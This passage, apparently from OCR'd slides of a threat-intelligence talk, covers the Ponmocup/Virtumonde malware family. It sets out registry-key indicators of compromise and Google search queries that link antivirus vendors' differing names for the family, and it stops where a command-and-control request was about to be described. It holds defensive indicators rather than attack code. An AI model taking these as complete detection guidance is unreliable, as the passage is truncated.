Detections for „Virtumonde“

- Commtouch
- F-Prot

Antivirus Detections

Doing some OSINT research on A/V names

http://www9.dyndns-server.com:8080/pub/botnet/ponmocup/ponmocup-analysis_2012-02-18.html

Why is this malware known under so many different names? (**Ponmocup, Pirminay, Kryptik, Swisyn, Vundo etc.**)

Why aren't AV companies connecting the dots?

Using one common indicator, the existence or creation of a registry key, namely

```
HKCU\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\
INTERNET SETTINGS\6
```

and/or

```
HKLM\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\
INTERNET SETTINGS\6
```

I've been finding malware analysis reports from different AV's and online malware analysis sites.


http://www9.dyndns-server.com:8080/pub/botnet/ponmocup/ponmocup-analysis_2012-02-18.html


Here are some Google search queries to find more analysis reports:


```
site:xml.ssdsandbox.net "SOFTWARE\UOSBEU"   (4'220 hits)
site:mcafee.com "SOFTWARE\XFFNHFHAM"        (3'480 hits)
site:threatexpert.com "SOFTWARE\qrjaslop"   (227 hits)
site:sophos.com "SOFTWARE\zpppmcegc2        (59 hits)
site:trendmicro.com "SOFTWARE\GHUZPSK"      (24 hits)
site:greatis.com "SOFTWARE\qbyyjp"          (6 hits)
```


Some AV's don't include the SOFTWARE registry key, but a well known initial C&C request:

